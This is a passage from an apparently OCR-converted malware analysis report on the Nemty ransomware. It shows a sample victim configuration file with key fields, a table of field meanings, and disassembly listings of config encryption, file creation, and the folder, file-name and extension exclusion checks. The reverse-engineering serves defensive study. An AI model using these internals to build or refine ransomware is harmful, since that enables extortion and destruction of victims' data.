
Nemty Configuration File:

An example of the information collected by Nemty and later used in the config file can be found below:



Victim Machine
Pairing keys
Affiliate ID
Nemty version
CIS country information
OS system
Victim IP
Country
Free space
Used space


This is an example Nemty configuration file:



```
{
   "General":{
      "IP":[redacted],
      "Country":"[redacted]",
      "ComputerName":"[redacted]",
      "Username":"[redacted]",
      "OS":"Windows 10",
      "isRU":false,
      "version":"1.0",
      "CompID":"{a4badfc0-d56f-11e2-a08d-804d6183976e}",
      "FileID":"_NEMTY_cs8yEVX_",
      "UserID":"5d5c4664cf838e0a80d025b2",
      "key":"SfofB0Ym4SgWIcPJDoH6UerMpZfoxS87",
      "pr_key":"BwIAAACkAABSU0EyAAgAAAEAAQDVB2A0omHlNSy8vr+OfS78HFxfzcTDC51cWVZ+UV9FTVKFhPx3zpbwtIzFyjtNlQ1IuJj9uOM9WGJNw+7TTaiOdq/
         S6jcUEHg57n6bbA2IV2pM1BqR1ZBwHO/KtjNdi55wTusy9U2mxLT52tjBBdPaHzXswWCb7G+xICwJFXFgKseCqnwheJ2iMdLhlARML6mvPobIf44UGdJfdMLqAYBXgiyaV3oIaC4pNR88fUDs
      3tYMN+hmVCyotNRJBGQUr1W2diW54j9CDj7Ppa9e80+wItO9B+aR8bP/
         aKGcpnzRKaj+NyhurMY10mhiGtxACoZ1CA4yBEKW1IFuspNU30LbT0G81xqUaRkJ8VIT7CCvz9gV5pfQAstEhEz5GIK5poxqNCErbUNkU+26h+5gfHyVTYlrXZkFFXaEF++MpQiyyIC4PsRpE
         /Z/b0EZNZtVBpIeInQOB4WQ9PgbaKsA1rxo5LQ8xfWYV99SStIXQSzRCnq2172qCy9yFDgnJoWH1/qbc5KrFd4dKScmGgqtUCdgB6UDZFaow0ZIp6/pop5U9wTK7umArPQPXXhWgFBqfwE27s
      Poy+eyTivBbWCiTCu3DrzIJt/cRRWZjTqkBTcK2RWgQoO8hvRX1S0/by9dw/3vU7k5NW1CORTErm1IzXNutpIgz0+TRfxeQRnf7BjF3420DDKiqmjxhX6egbyUHh9Drq6pH1YI0DWK5yvGjIVg5o
      siTf9UR0H5ABv+xLJRrFqgmaqhOmDouDmzqex9ELY2CH6GzXJ9WLju1KLTWdAsdbD4RqLexXg07YcdYhg4BqHSmvet5LSEJ1iJnb8/4V0PQ8+G6jfKaeN/
         zQ6oz5SDlZ4Tf63aveO1cmxRPPb4VTFv9jStUs3NpDwHaIT3QDuT9cqO0gkIbP9sAVwhiSSiLm/rEBnM9ZhXTQcaZUwlJGMiJRNBT/
         GnV8JPPA0SWkczncqS7vSxcDWl9LHmMXMshJJ9810BNg+Oej4waef35FPKHC/PYJ41gcloEQ6+8L5+04eEzf5Vcu9FWbg9RlpjEQOexiUElw9xk685rNGDiEEfLB6SI5niB3FeFjz5l/
         wThsHPJ2fYrnjmmYMpOKeI3TvzUtS4b1BamCBP6zPsTbGrTx39n7ayPconRRc1r3H5sChf/2ZdPBu7ZoBIe9CLJ0sMSdEsAhfGx/SdBEdIfUU46WrWio996gLUr6do7RJM0wCFNmjrZs/ed+2
      inQIb+2cLQFMsBqulRuS8AJEobIVfOpps45kw12vJ5zxmT6scJlWItqf1L9JqQFWZ0X3mjgMs3u3ifXru6rnqxBrDmfP3/l1tgorCHeketil+9/TN0OJNfq6jtsPEde7MbheBtNkaw57JMcmtQ0y
      NQLurvJOmUnQmpI5B/eJeHWa/T3i113LlinEHiGA37bCfIVxjput5jhbnNw6T/
         jQrLLcg89pOqCMkIDieQl2mwBrB28kcdonZy7bFyDTimVv9ysmUlVI5gDWRu57uUqZdFls7cOXbW9bK1WUF9/0kRJgfcIo="
   },
   "Disks":{
      "C:\\":{
         "DriveType":"FIXED",
         "TotalSize":"200GB",
         "UsedSize":"78GB",
         "FreeSize":"122GB"
      },
      "G:\\":{
         "DriveType":"NETWORK",
         "TotalSize":"20GB",
         "UsedSize":"1GB",
         "FreeSize":"19GB"
      }
   }
}
```


FIGURE 16. Nemty config file

The different fields for the configuration file are:



IP	External IP for the victim
Country	Value extracted in combination with the public IP
Computer name	Computer name of the victim
Username	Username logged in the system
OS	Operating system name
IsRU	True or false, depending on whether the machine is in the blacklisted countries list
Version	Nemty version
CompID	Hardware ID to identify the user unequivocally
FileID	The random string identifier
UserID	The affiliate ID
key	The AES key that will be used to encrypt the files
pr_key	A key encoded in base64 block with the private RSA key of the victim
Disks	Information regarding the logical units found


The configuration file will be saved on the disk encrypted with a RSA public key of 8192 bits and encoded in base64.



```
.text:00409FB8 _encrypt_data_1:                        ; CODE XREF: NemtyCryptConfigFileAndEncodeItInBa
.text:00409FB8                 push    [ebp+pdwDataLen] ; dwBufLen
.text:00409FBE                 lea     eax, [ebp+var_418]
.text:00409FC4                 push    eax             ; pdwDataLen
.text:00409FC5                 lea     eax, [ebp+pbData]
.text:00409FCB                 push    eax             ; pbData
.text:00409FCC                 push    esi             ; dwFlags
.text:00409FCD                 push    1               ; Final
.text:00409FCF                 push    esi             ; hHash
.text:00409FD0                 push    phKey           ; hKey
.text:00409FD6                 call    edi ; CryptEncrypt
.text:00409FD8                 test    eax, eax
.text:00409FDA                 jz      short _exit_malware
.text:00409FDC                 mov     edi, CryptBinaryToStringA
.text:00409FE2                 lea     eax, [ebp+pcchString]
.text:00409FE8                 push    eax             ; pcchString
.text:00409FE9                 push    esi             ; pszString
.text:00409FEA                 push    1               ; dwFlags
.text:00409FEC                 push    [ebp+pdwDataLen] ; cbBinary
.text:00409FF2                 lea     eax, [ebp+pbData]
.text:00409FF8                 push    eax             ; pbBinary
.text:00409FF9                 mov     [ebp+pcchString], esi
.text:00409FFF                 call    edi ; CryptBinaryToStringA
.text:0040A001                 test    eax, eax
.text:0040A003                 jz      short _exit_malware
.text:0040A005                 push    [ebp+pcchString]
.text:0040A00B                 call    unknown_libname_3 ; Microsoft VisualC 2-11/net runtime
.text:0040A010                 pop     ecx
.text:0040A011                 lea     ecx, [ebp+pcchString]
.text:0040A017                 push    ecx             ; pcchString
.text:0040A018                 push    eax             ; pszString
.text:0040A019                 push    1               ; dwFlags
.text:0040A01B                 push    [ebp+pdwDataLen] ; cbBinary
.text:0040A021                 mov     [ebp+var_410], eax
.text:0040A027                 lea     eax, [ebp+pbData]
.text:0040A02D                 push    eax             ; pbBinary
.text:0040A02E                 call    edi ; CryptBinaryToStringA
```


FIGURE 17. Crypt the config file and encode in base64

Nemty will get the username logged in the system through ‘SHGetFolderPathW’ and will save and encrypt it with the .nemty extension on that folder.



```
lea     eax, [ebp+pszPath]
push    eax             ; pszPath
xor     eax, eax
push    eax             ; dwFlags
push    eax             ; hToken
push    28h             ; csidl - Folder to the user for example c:\documents and settings\ramiro
push    eax             ; hwnd
call    SHGetFolderPathW
```

FIGURE 18. Getting the user’s root folder



```
.text:00408E42                 mov     ebx, eax
.text:00408E44                 lea     esi, [ebp+var_20]
.text:00408E47                 call    NemtyPrepareToCopyStringInAnotherMemoryPositionFunction
.text:00408E4C                 mov     eax, esi
.text:00408E4E                 push    offset a_nemty  ; ".nemty"
.text:00408E53                 push    eax             ; int
.text:00408E54                 lea     eax, [ebp+var_90]
.text:00408E5A                 call    NemtyGetUnicodeStringSizeAndConcatBeetwenThemFunction
.text:00408E5F                 cmp     dword ptr [eax+14h], 8
.text:00408E63                 pop     ecx
.text:00408E64                 pop     ecx
.text:00408E65                 jb      short _create_file_in_disk
.text:00408E67                 mov     eax, [eax]
.text:00408E69
.text:00408E69 _create_file_in_disk:                   ; CODE XREF: NemtyCryptConfigFileAndCreateItInDiskInThe
.text:00408E69                 xor     ebx, ebx
.text:00408E6B                 push    ebx             ; hTemplateFile
.text:00408E6C                 push    80h             ; dwFlagsAndAttributes
.text:00408E71                 push    2               ; dwCreationDisposition
.text:00408E73                 push    ebx             ; lpSecurityAttributes
.text:00408E74                 push    ebx             ; dwShareMode
.text:00408E75                 push    0C0000000h      ; dwDesiredAccess
.text:00408E7A                 push    eax             ; lpFileName
.text:00408E7B                 call    CreateFileW
```

FIGURE 19. Creation of the config file on the disk


Nemty Encryption Threads

For the encryption, Nemty will create a new thread per each logic unit found in the system in order to encrypt the files.


The method used to encrypt the files is similar to other RaaS families, getting all the files using the function ‘FindFirstFileW’ and ‘FindNextFileW. Nemty will avoid encrypting folders with the following names:

- .
- ..
- …

The encryption process will also avoid using files with the following names:



$RECYCLE.BIN	**IO.SYS**
appdata	Microsoft
AUTOEXEC.BAT	MSDOS.SYS
boot.ini	NTDETECT.COM
bootmgr	ntldr
BOOTSECT.BAK	ntuser.dat
Common Files	programdata
CONFIG.SYS	rsa
desktop.ini	windows




```
.text:00405F43                 push    eax             ; lpString1
.text:00405F44                 call    esi ; lstrcmpiW
.text:00405F46                 test    eax, eax
.text:00405F48                 jz      _set_flag_to_true
.text:00405F4E                 push    offset aRecycler ; "RECYCLER"
.text:00405F53                 lea     eax, [esp+31Ch+FindFileData.cFileName]
.text:00405F5A                 push    eax             ; lpString1
.text:00405F5B                 call    esi ; lstrcmpiW
.text:00405F5D                 test    eax, eax
.text:00405F5F                 jz      _set_flag_to_true
.text:00405F65                 push    offset aBootsect_bak ; "BOOTSECT.BAK"
.text:00405F6A                 lea     eax, [esp+31Ch+FindFileData.cFileName]
.text:00405F71                 push    eax             ; lpString1
.text:00405F72                 call    esi ; lstrcmpiW
.text:00405F74                 test    eax, eax
.text:00405F76                 jz      _set_flag_to_true
.text:00405F7C                 push    offset aBootmgr ; "bootmgr"
.text:00405F81                 lea     eax, [esp+31Ch+FindFileData.cFileName]
.text:00405F88                 push    eax             ; lpString1
.text:00405F89                 call    esi ; lstrcmpiW
.text:00405F8B                 test    eax, eax
.text:00405F8D                 jz      _set_flag_to_true
.text:00405F93                 push    offset aProgramdata ; "programdata"
.text:00405F98                 lea     eax, [esp+31Ch+FindFileData.cFileName]
.text:00405F9F                 push    eax             ; lpString1
.text:00405FA0                 call    esi ; lstrcmpiW
.text:00405FA2                 test    eax, eax
.text:00405FA4                 jz      _set_flag_to_true
.text:00405FAA                 push    offset aAppdata ; "appdata"
.text:00405FAF                 lea     eax, [esp+31Ch+FindFileData.cFileName]
.text:00405FB6                 push    eax             ; lpString1
.text:00405FB7                 call    esi ; lstrcmpiW
.text:00405FB9                 test    eax, eax
.text:00405FBB                 jz      _set_flag_to_true
.text:00405FC1                 push    offset aWindows ; "windows"
.text:00405FC6                 lea     eax, [esp+31Ch+FindFileData.cFileName]
.text:00405FCD                 push    eax             ; int
```


FIGURE 20. Check of the blacklisted folder and file names

This check is done using the insensitive function “lstrcmpiW”. Where Nemty is encrypting a file it will try two combinations, one in lower case, one in uppercase.

The extensions checked are:




nemty
log – lowercase + uppercase
cab – lowercase + uppercase
cmd – lowercase + uppercase
com – lowercase + uppercase
cpl – lowercase + uppercase
exe – lowercase + uppercase
ini – lowercase + uppercase
dll – lowercase + uppercase
lnk – lowercase + uppercase
url – lowercase + uppercase
ttf – lowercase + uppercase
DECRYPT.TXT



```
.text:004063A6                 call    NemtyCheckStringSizeAndCompareStringsSensitiveFunction
.text:004063AB                 pop     ecx
.text:004063AC                 test    al, al
.text:004063AE                 jnz     _release_memory
.text:004063B4                 push    offset aLnk_0   ; "LNK"
.text:004063B9                 lea     eax, [esp+31Ch+WideCharStr]
.text:004063BD                 call    NemtyCheckStringSizeAndCompareStringsSensitiveFunction
.text:004063C2                 pop     ecx
.text:004063C3                 test    al, al
.text:004063C5                 jnz     short _release_memory
.text:004063C7                 push    offset aUrl     ; "url"
.text:004063CC                 lea     eax, [esp+31Ch+WideCharStr]
.text:004063D0                 call    NemtyCheckStringSizeAndCompareStringsSensitiveFunction
.text:004063D5                 pop     ecx
.text:004063D6                 test    al, al
.text:004063D8                 jnz     short _release_memory
.text:004063DA                 push    offset aUrl_0   ; "URL"
.text:004063DF                 lea     eax, [esp+31Ch+WideCharStr]
.text:004063E3                 call    NemtyCheckStringSizeAndCompareStringsSensitiveFunction
.text:004063E8                 pop     ecx
.text:004063E9                 test    al, al
.text:004063EB                 jnz     short _release_memory
.text:004063ED                 push    offset aTtf     ; "ttf"
.text:004063F2                 lea     eax, [esp+31Ch+WideCharStr]
.text:004063F6                 call    NemtyCheckStringSizeAndCompareStringsSensitiveFunction
.text:004063FB                 pop     ecx
.text:004063FC                 test    al, al
.text:004063FE                 jnz     short _release_memory
.text:00406400                 push    offset aTtf_0   ; "TTF"
.text:00406405                 lea     eax, [esp+31Ch+WideCharStr]
.text:00406409                 call    NemtyCheckStringSizeAndCompareStringsSensitiveFunction
.text:0040640E                 pop     ecx
.text:0040640F                 test    al, al
.text:00406411                 jnz     short _release_memory
.text:00406413                 push    offset aDecrypt_txt ; "DECRYPT.txt"
```

FIGURE 21. Check of the file extensions

